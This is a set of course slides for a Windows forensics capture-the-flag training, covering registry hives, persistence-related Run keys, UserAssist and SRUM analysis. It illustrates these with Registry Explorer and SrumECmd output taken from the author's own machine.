

CCST ForensiCTF 2024




Chapter Overview

- > Module 1: Registry - General System Information System
- > Module 2: Program Execution
- > Module 3: File Use and Directory Knowledge #1
- > Module 4: Event Logs
- > Module 5: File Use and Directory Knowledge #2
- > Module 6: Malware Forensics
- > Module 7: File Use and Directory Knowledge #3
- > Module 8: File Use and Directory Knowledge #4


CTF Process

- > Module-based Activities:
 - > Related to Windows Forensic Analysis
 - > Theory Sessions
 - > Challenges (on CTFd)
- > End of CTF:
 - > Survey
 - > Feedback Session
 - > ~ 15 minutes



[1] CCST ForensiCTF Training Modules Sequence (Source: Author)

Forensic Process



[2] Forensic Process according to NIST SP 800-86 (Source: <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf>, Accessed: 25, Apr 2024)

Forensic Artifacts

- > List of Artifacts is basically endless ...
 - > Master File Table (\$MFT)
 - > \$J
 - > \$LogFile
 - > Volume Shadow Copy Service (VSS)
 - > Thumbcache
 - > Recycle Bin
 - > ShellBags
 - > Registry Hives
 - > System, Security, Software, SAM, NTUSER.dat, USRClass.dat, Amcache.hve, ...
 - > Event Logs
 - > System, Security, Application, Powershell, ...
 - > ...

Artifact Domains	Explanation
Program Execution	Artifacts related to traces left by executable files in a Windows system.
Registry - General System Information	Windows Registry holds configuration settings and system information. Common registry hives include SYSTEM, SOFTWARE, and SECURITY.
File Use and Directory Knowledge	Artifacts that prove the existence of certain files and directories, even if they've been deleted.
Event Log	Event logs (.evtx) record events and activities on a Windows system. They provide historical information on software, hardware, OS functions, and security events.
Browser Forensics	Artifacts that are related to web browsers, provides information about user's online activities
Malware Forensics	Forensic analysis of Portable Executable (PE) files for identifying malicious objects or behaviors.
Memory Forensics	Analyzing volatile data in computer memory (RAM),
Email Forensics	Analysis of emails, including headers, content, sender, details, recipient information, timestamps, and server details.
Cloud Forensics	Analysis and investigation of cloud usage artifacts on Windows systems.

[3] Artifact Domains (Source: Author)

Artifact Domains Ranking

> Based on interview results

Artifact Domain	Rank
Event Log	1
Program Execution	2
Registry - General System Information	3
Malware Forensics	4
File Use and Directory Knowledge	5
Memory Forensics	6
Browser Forensics	7
Cloud Forensics	8
Email Forensics	9

[4] Artifact Domain Ranking (Source: Author)

Top 5 Artifact Domains


Category	Description
Program Execution	Includes execution artifacts such as UserAssist, LNK files, Prefetch files, BAM/DAM, Jump Lists, RunMRU, MuiCache, AppCompatFlags, SRUM, etc.
Registry - General System Information	Includes registry artifacts from various hives (DEFAULT, SOFTWARE, SYSTEM, SECURITY, SAM, NTUSER.DAT, USRCLASS.DAT) such as OS versions, computer name, system last shutdown time, system boot programs, autostart programs, USB devices, scheduled tasks, connected networks, timezone information, etc.
File Use and Directory Knowledge	Includes artifacts that indicate the knowledge of files and directories by a user such as Jump Lists, MFT, \$UsnJrnl, Volume Shadow Copy, Thumbcache, ShimCache, AmCache, ShellBags, LNK files, Registry Keys (Open/Save MRU, Recent Files, Office Recent Files, Last Visited MRU) etc.
Event Log	Includes event logs such as Security, Application, System, Powershell, etc. and specific relevant event IDs regarding to possibly critical events such as authentication events, logon event types, removable device activity, RDP usage, modification of objects, timezone changes, historical view of WLAN associations from system logs etc.
Malware Forensics	Includes analysis techniques such as static analysis, dynamic analysis, hybrid analysis and/or code analysis of PE files.

[5] Artifact Domains covered in CCST ForensicTF (Source: Author)

Module 1: Registry - General System Information System

- > Basically a database that stores configuration information for Windows OS and applications.
- > Registry stored in various Hive files (!):
 - > Mainly located in C:\Windows\System32\Config
 - > **SAM**: all local user accounts and groups.
 - > **SECURITY**: Security-related information that is used by SAM and OS
 - > **SYSTEM**: System-related configuration information incl. HW and service configuration
 - > **SOFTWARE**: Configuration Information for software & system settings
 - > **DEFAULT**: Default settings for user-specific configuration
 - > Additionally:
 - > **NTUSER.DAT**: User-specific settings for user profiles (one for each profile)
 - > **UsrClass.dat**: user-specific class settings (will be important for ShellBags later on)


Module 1: Registry - General System Information System



File Explorer path: > Dieser PC > Windows-SSD (C:) > Windows > System32 > config

Name	Änderungsdatum	Typ	Größe
bbimigrate	17-Oct-22 9:36 PM	Dateiordner	
BFS	17-Apr-24 6:49 PM	Dateiordner	
Journal	07-May-22 7:24 AM	Dateiordner	
RegBack	07-May-22 7:24 AM	Dateiordner	
systemprofile	07-May-22 7:24 AM	Dateiordner	
TxR	19-Nov-23 5:45 AM	Dateiordner	
BB1	20-Apr-24 9:57 PM	Datei	1,024 KB
BCD-Template	17-Oct-22 9:36 PM	Datei	28 KB
COMPONENTS	21-Apr-24 6:38 PM	Datei	47,872 KB
DEFAULT	20-Apr-24 9:57 PM	Datei	1,536 KB
DRIVERS	20-Apr-24 10:02 PM	Datei	6,696 KB
ELAM	17-Apr-24 5:33 PM	Datei	32 KB
SAM	20-Apr-24 9:57 PM	Datei	64 KB
SECURITY	20-Apr-24 9:57 PM	Datei	32 KB
SOFTWARE	20-Apr-24 9:57 PM	Datei	113,920 KB
SYSTEM	20-Apr-24 9:57 PM	Datei	21,248 KB
userdiff	17-Oct-22 7:57 PM	Datei	8 KB


[8] Main Registry Hives (Source: Author)



File Explorer path: > Dieser PC > Windows-SSD (C:) > Benutzer > varli

Name	Änderungsdatum	Typ	Größe
NTUSER.DAT	20-Apr-24 9:57 PM	DAT-Datei	13,824 KB

[6] NTUSER.DAT (Source: Author)



File Explorer path: > Fatih Varli > AppData > Local > Microsoft > Windows

Name	Änderungsdatum	Typ	Größe
usrClass.dat	20-Apr-24 9:57 PM	DAT-Datei	5,376 KB

[7] usrClass.dat (Source: Author)


Module 1: Registry - General System Information System

Registry hive	Supporting files
HKEY_CURRENT_CONFIG	System, System.alt, System.log, System.sav
HKEY_CURRENT_USER	Ntuser.dat, Ntuser.dat.log
HKEY_LOCAL_MACHINE\SAM	Sam, Sam.log, Sam.sav
HKEY_LOCAL_MACHINE\Security	Security, Security.log, Security.sav
HKEY_LOCAL_MACHINE\Software	Software, Software.log, Software.sav
HKEY_LOCAL_MACHINE\System	System, System.alt, System.log, System.sav
HKEY_USERS\DEFAULT	Default, Default.log, Default.sav

[9] Registry Hives, visible in Registry Editor (Source: <https://learn.microsoft.com/en-us/windows/win32/sysinfo/registry-hives> , Accessed: 25, Apr 2024)

Module 1: Registry - General System Information System

- > The structure of the registry is similar to that of NTFS. Instead of folders and subfolders, keys and subkeys exist in registry. Instead of files are values (also include timestamps!)



[10] Registry Editor (Source: Author)

Module 1: Registry - General System Information System

- > Keys have different purposes and information. For example:
 - > **SYSTEM\ControlSet001\Control\TimeZoneInformation**
 - > Includes *TimeZoneKeyName*, which shows time zone of the analyzed device
 - > **SOFTWARE\Microsoft\Windows Nt\CurrentVersion**
 - > Includes *ProductName*, which shows the OS's product name
 - > **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run**
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Once
 - > Include entries that are started automatically when Windows starts up
 - > May be used by malware for persistence.
 - > There are many keys that can be used for persistence!
 - > Most Recently Used (MRU) Lists:
 - > **NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs**
 - > ...

Module 1: Registry - General System Information

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (34/0) View Help

Registry hives (1) Available bookmarks (35/0)

Enter text to search... Find

# values	# subkeys	Key name	Last write timestamp
2	0	FirstFolder	2022-10-23 09:06:53
1	0	FTP	2022-10-17 19:38:45
3	0	General	2023-12-12 17:19:36
1	0	History	2022-10-17 19:38:37
13	11	Internet Settings	2022-11-29 18:28:50
24	1	Main	2023-09-30 11:08:41
0	15	MountPoints2	2024-04-08 21:37:36
0	14	App Paths	2024-04-14 06:19:17
0	5	Uninstall	2024-03-18 12:46:50
5	1	OneDrive	2024-04-16 20:51:42
4	0	PrinterPorts	2024-04-20 19:57:46
151	80	RecentDocs	2024-04-21 19:44:35
2	0	.1	2024-04-08 19:49:48
4	0	.7z	2023-11-04 19:32:53
3	0	.apk	2023-05-21 12:57:01
2	0	.application	2023-07-03 14:32:01
1	0	.AppXq7rzt1gk	2024-01-13 14:22:11
1	0	.AppXq7rzt1gkb	2024-01-12 12:57:06
21	0	.bib	2024-03-27 23:23:58
2	0	.bibtex	2024-02-25 21:23:42
5	0	.c	2023-12-04 17:30:16
2	0	.CalanqueVauFrance	2024-01-13 17:03:20
2	0	.cfg	2023-02-19 10:29:44
2	0	.chm	2024-04-20 10:12:24
1	0	.com/?v=photos&cid=AA9DD5C5B7BBE4E3&id=A...	2023-01-09 15:09:50
1	0	.com/?v=photos&cid=AA9DD5C5B7BBE4E3&id=A...	2023-06-24 14:58:24
1	0	.com/de-de/finanzen/portfolio?id=av932w&ocid=...	2023-03-26 14:09:48
1	0	.com/de-de/finanzen/portfolio?id=av932w&ocid=...	2023-05-18 12:35:04
1	0	.com/de-de/nachrichten/panorama/putschversuch...	2022-11-02 18:35:37
1	0	.com/de-de/nachrichten/politik/erdogan-puppe-r...	2023-01-13 16:38:06
1	0	.com/de-de/sport/fussball/fifa-world-cup/spielece...	2022-11-28 14:28:27
1	0	.com/de-de/wetter/vorhersage/in-Graz,Steiermark...	2023-07-03 09:00:27
1	0	.com/search?q=bur%3c%3c&form=WSBEDG&qs...	2022-10-17 18:13:58
2	0	.conf	2024-03-17 12:44:42

Bookmark information

Values Recent documents

Drag a column header here to group by that column

Extension	Value Name	Target Name	Lnk Name	Mru Position	Opened On	Extension Last Opened
RecentDocs	7	Downloads	Downloads (3).lnk	0	2024-04-21 19:44:35	2024-04-21 19:44:35
RecentDocs	137	SANS_DFFS_FOR500_v4.17_02-23-1.pdf	SANS_DFFS_FOR500_v4.17_02-23-1.lnk	1	2024-04-21 19:44:35	2024-04-21 19:44:35
RecentDocs	118	1648828121175.jpg	1648828121175.lnk	2	2024-04-21 19:44:06	2024-04-21 19:44:06
RecentDocs	1	Internet	Internet.lnk	3		
RecentDocs	24	&suppressAnimations=false&showFooter=true&allowPageNavigation=true&edgeGestureOffset=0&inputAnimationSourceId=0&inputAnimationProviderId=0	ms-actioncentercontrolc...enter-&suppressAnimati...ns=false&showFooter...=true&allowPageNavi...tion=true&edgeGesture...Offset=0&inputAnimatio...nSourceId=0&inputAnim...ationProviderId=0 (49).lnk	4		
RecentDocs	93	Settings	Settings.lnk	5		
RecentDocs	69	RegistryHives.layout	RegistryHives.layout.lnk	6	2024-04-21 18:42:54	2024-04-21 18:42:54
RecentDocs	102	Vorlage_Präsentation.pptx	Vorlage_Präsentation.lnk	7	2024-04-21 18:18:32	2024-04-21 18:18:32
RecentDocs	13	Bildschirmfotos	Bildschirmfotos.lnk	8		
RecentDocs	142	Screenshot 2024-04-21 201330.png	Screenshot 2024-04-21 201330.lnk	9	2024-04-21 18:13:31	2024-04-21 18:13:31
RecentDocs	47	edit7&source=Toast&filePath=C:\Users\varli\Pictures\Screenshots\Screenshot 2024-04-21 201330.png&isTemporary=false&saved=true	ms-screensketchedit&source=Toast&filePath=C:\Users\varli\Pictures\Screenshots\Screenshot 2024-04-21 201330.png&isTemporary=false&saved=true.lnk	10	2024-04-21 18:13:31	2024-04-21 18:13:31
RecentDocs	88	Screenshot 2024-04-21 190037.png	Screenshot 2024-04-21 190037.lnk	11		
RecentDocs	146	edit7&source=Toast&filePath=C:\Users\varli\Pictures\Screenshots\Screenshot 2024-04-21 190037.png&isTemporary=false&saved=true	ms-screensketchedit&source=Toast&filePath=C:\Users\varli\Pictures\Screenshots\Screenshot 2024-04-21 190037.png&isTemporary=false&saved=true.lnk	12		

Total rows: 570

Export ?

[11] RecentDocs key opened in Registry Explorer (Source: Author)

Module 1: Registry - General System Information System

- > Ready for the first challenge!
- > Recommended Tool:
 - > **Registry Explorer:** <https://ericzimmerman.github.io/#!index.md>
(Accessed: 25, Apr 2024)
- > Recommended Resources:
 - > <https://git.fh-campuswien.ac.at/c1910475018/forensictf>
(Accessed: 25, Apr 2024)
 - > <https://www.sans.org/posters/windows-forensic-analysis/> (!) (Accessed: 25, Apr 2024)
 - > <https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/windows-forensics/interesting-windows-registry-keys>
(Accessed: 25, Apr 2024)
 - > <https://www.cyborgsecurity.com/cyborg-labs/hunting-for-persistence-registry-run-keys-startup-folder/> (Accessed: 25, Apr 2024)

Module 2: Program Execution

- > Includes Artifacts related to traces left by executable files in a Windows system.
- > Various artifacts:
 - > Prefetch Files
 - > UserAssist
 - > SRUM
 - > LNK Files
 - > ...

Module 2: Program Execution - UserAssist

- > Location:
 - > **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist**
- > Tracks every GUI-based programs that was launched.
- > Contains two main subkeys (for Win7+):
 - > **CEBFF5CD** Executable File Execution
 - > **F4E57C4B** Shortcut File Execution
- > Registry values under these subkeys are “encrypted” using ROT-13
- > Forensic Value:
 - > Last Run Time (UTC)
 - > Run Count
 - > Name of GUI program and path
 - > Focus Count and Focus Time

Module 2: Program Execution - UserAssist

Registry Explorer v2.0.0.0

File Tools Options Bookmarks (34/0) View Help

Registry hives (1) Available bookmarks (35/0)

Enter text to search... Find

# values	# subkeys	Key name	Last write timestamp
2	0	FirstFolder	2022-10-23 09:06:53
1	0	FTP	2022-10-17 19:38:45
3	0	General	2023-12-12 17:19:36
1	0	History	2022-10-17 19:38:37
13	11	Internet Settings	2022-11-29 18:28:50
24	1	Main	2023-09-30 11:08:41
0	15	MountPoints2	2024-04-08 21:37:36
0	14	App Paths	2024-04-14 06:19:17
0	5	Uninstall	2024-03-18 12:46:50
5	1	OneDrive	2024-04-16 20:51:42
4	0	PrinterPorts	2024-04-20 19:57:46
151	80	RecentDocs	2024-04-21 19:44:35
3	0	Run	2024-04-12 06:02:43
2	0	RunMRU	2024-01-13 16:11:59
0	0	RunOnce	2024-01-13 16:03:47
0	4	Shell	2024-02-24 11:12:05
31	0	Shell Folders	2022-10-17 19:38:45
5	1	Taskband	2024-04-17 15:32:23
23	0	TypedPaths	2024-04-21 18:38:22
1	0	TypedURLs	2023-11-19 11:13:48
0	9	UserAssist	2022-10-17 18:13:58
1	1	{9E04CAB2-CC14-11DF-BB8C-A2F1D1ED72085}	2022-10-17 18:13:58
1	1	{A3D53349-6E61-4557-8FC7-0028EDCEE8F6}	2022-10-17 18:13:58
1	1	{B267E3AD-A825-4A09-82B9-EEC22AA3B847}	2022-10-17 18:13:58
1	1	{BCB48336-4DD0-48FF-BB0B-D3190DACB3E2}	2022-10-17 18:13:58
1	1	{CA59E3C-4792-41A5-9909-6A6A8D32490E}	2022-10-17 18:13:58
1	1	{CEBFF5CD-ACE2-4F4F-9178-9926F41749EA}	2022-10-17 18:13:58
162	0	Count	2024-04-21 20:02:38
1	1	{F2A1CB5A-E3CC-4A2E-AF9D-505A7009D442}	2022-10-17 18:13:58
1	1	{F4E57C4B-2036-45F0-A9AB-443BCFE33D9F}	2022-10-17 18:13:58
42	0	Count	2024-04-21 19:21:50
1	1	{FA99DFC7-6AC2-453A-A5E2-5E2AFF4507BD}	2022-10-17 18:13:58
15	0	WordWheelQuery	2023-11-05 15:23:27

Values UserAssist

Drag a column header here to group by that column

Program Name	Run Counter	Focus Count	Focus Time	Last Executed
{ProgramFilesX64}\McAfee\MSC\OOBE_Upgrade.exe	0	0	0 0d, 0h, 00m, 00s	
{ProgramFilesX64}\McAfee\MSC\MfeBrowserHost.exe	0	0	0 0d, 0h, 00m, 00s	
{ProgramFilesX64}\McAfee\MSC\mcuihost.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-17 15:31:36
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\thumbcache_viewer_64\thumbcache_viewer.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-15 19:56:36
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\ShellBagsExplorer\ShellBagsExplorer.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-15 19:09:47
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\AmcacheParser\AmcacheParser.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-14 21:15:40
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\winprefetchview-x64\WinPrefetchView.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-14 20:50:06
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\EZViewer\EZViewer.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-13 15:26:27
C:\Users\varli\Desktop\ITS_Master\4.Semester\Masterarbeit\CTFFiles\Tools\EvtxECmd\EvtxECmd.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-13 15:25:01
C:\Users\varli\Downloads\thumbcache_viewer_64\thumbcache_viewer.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-09 00:05:37
C:\Users\varli\Downloads\thumbs_viewer_64\thumbs_viewer.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-09 00:03:53
C:\Users\varli\Downloads\winprefetchview-x64\WinPrefetchView.exe	0	0	0 0d, 0h, 00m, 00s	2024-04-15 19:51:43
{System}\WF.msc	0	0	0 0d, 0h, 00m, 00s	2024-04-17 15:32:06
D:\KAPE\kape.exe	0	0	0 0d, 0h, 00m, 00s	
D:\KAPE\kape.exe	0	0	0 0d, 0h, 00m, 00s	
{ProgramFilesX64}\WindowsApps\Microsoft.Paint_11.2402.32.0_x64_8vekby3d8bbwe\Paint	0	0	0 0d, 0h, 00m, 00s	2024-04-12 21:12:17








[12] Registry Explorer running on a live system (Source: Author)

Module 2: Program Execution - SRUM

- > Location:
 - > C:\Windows\System32\sru\SRUDB.dat
- > SRUM tracks and records program executions, power consumption, network activities, etc.
 - > Even if the source files have been deleted (similar to other artifacts)
- > Forensic Value:
 - > Program Executions
 - > Timestamps (Run Time)
 - > Power consumption
 - > Network activities and Amount of Bytes Received & Sent
 - > Push Notifications
 - > ...

Module 2: Program Execution - SRUM

> Recommended Tool: SrumECmd -
<https://ericzimmerman.github.io/#!index.md>

Name	Änderungsdatum	Typ	Größe
 20240408225934_SrumECmd_AppResourceUseInfo_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	191 KB
 20240408225934_SrumECmd_AppTimelineProvider_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	308 KB
 20240408225934_SrumECmd_EnergyUsage_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	12 KB
 20240408225934_SrumECmd_NetworkConnections_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	2 KB
 20240408225934_SrumECmd_NetworkUsages_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	50 KB
 20240408225934_SrumECmd_PushNotifications_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	2 KB
 20240408225934_SrumECmd_vfuprov_Output	09-Apr-24 12:59 AM	Microsoft Excel-CSV-...	8 KB
 SrumECmdConsoleLog	09-Apr-24 12:59 AM	Text Document	2 KB

[13] Created files by SrumECmd (Source: Author)

Module 2: Program Execution - SRUM

B	C	D	E	F	G	H	I	J	K	L	M
Timestamp	ExeInfo	SidType	Sid	UserName	UserId	ApplId	BytesRecei	BytesSent	InterfaceType	ProfileNam	
08-04-24 22:15	\device\harddiskvolume5\program files\mozilla firefox\firefox.exe	UnknownOrUserSid	S-1-5-21-671	varli	331	698	222154074	1880624	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\users\varli\appdata\local\discord\app-1.0.9018\disco	UnknownOrUserSid	S-1-5-21-671	varli	331	35869	129991692	1652165	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\users\varli\appdata\local\discord\app-1.0.9036\disco	UnknownOrUserSid	S-1-5-21-671	varli	331	36284	128827430	1036849	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\program files (x86)\google\update\googleupdate.exe	UnknownOrUserSid	S-1-5-21-671	varli	331	22800	124391563	2963404	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	\device\harddiskvolume5\program files\mozilla firefox\firefox.exe	UnknownOrUserSid	S-1-5-21-671	varli	331	698	120314853	3253841	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	lenovoVantageService	LocalSystem	S-1-5-18	systemprofile	6	715	111133078	1976047	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\program files\mozilla firefox\firefox.exe	UnknownOrUserSid	S-1-5-21-671	varli	331	698	98825620	3967170	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	\device\harddiskvolume5\program files (x86)\microsoft office\root\office16\sdx	UnknownOrUserSid	S-1-5-21-671	varli	331	1766	68640700	1034828	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\program files\mcafee\webadvisor\updater.exe	LocalSystem	S-1-5-18	systemprofile	6	5651	28323014	260898	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	SpotifyAB.SpotifyMusic_1.200.1165.0_x86__zpdnekdrrzrea0	UnknownOrUserSid	S-1-5-21-671	varli	331	35654	19990993	1608374	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	SpotifyAB.SpotifyMusic_1.234.783.0_x64__zpdnekdrrzrea0	UnknownOrUserSid	S-1-5-21-671	varli	331	36467	19565022	1515928	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\users\varli\appdata\local\discord\app-1.0.9039\disco	UnknownOrUserSid	S-1-5-21-671	varli	331	36283	13921852	500949	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 21:13	ModuleCoreService	LocalSystem	S-1-5-18	systemprofile	6	2343	13452801	177261	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\windows\system32\windowspowershell\v1.0\powers	UnknownOrUserSid	S-1-5-21-671	varli	331	36299	10282695	70734	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	DiagTrack	UnknownOrUserSid	S-1-5-21-671	varli	331	677	9294966	1217475	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\windows\lenovo\imcontroller\service\lenovo.modern	LocalSystem	S-1-5-18	systemprofile	6	656	8791345	147928	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	\device\harddiskvolume5\program files\nvidia corporation\nvcontainer\nvconta	UnknownOrUserSid	S-1-5-21-671	varli	331	681	8536493	183187	IF_TYPE_IEEE8021	Magenta075250	
08-04-24 20:12	Microsoft.Windows.Search_1.14.7.19041_neutral_cw5n1h2txyewy	UnknownOrUserSid	S-1-5-21-671	varli	331	34514	5578078	2863056	IF_TYPE_IEEE8021	Magenta075250	
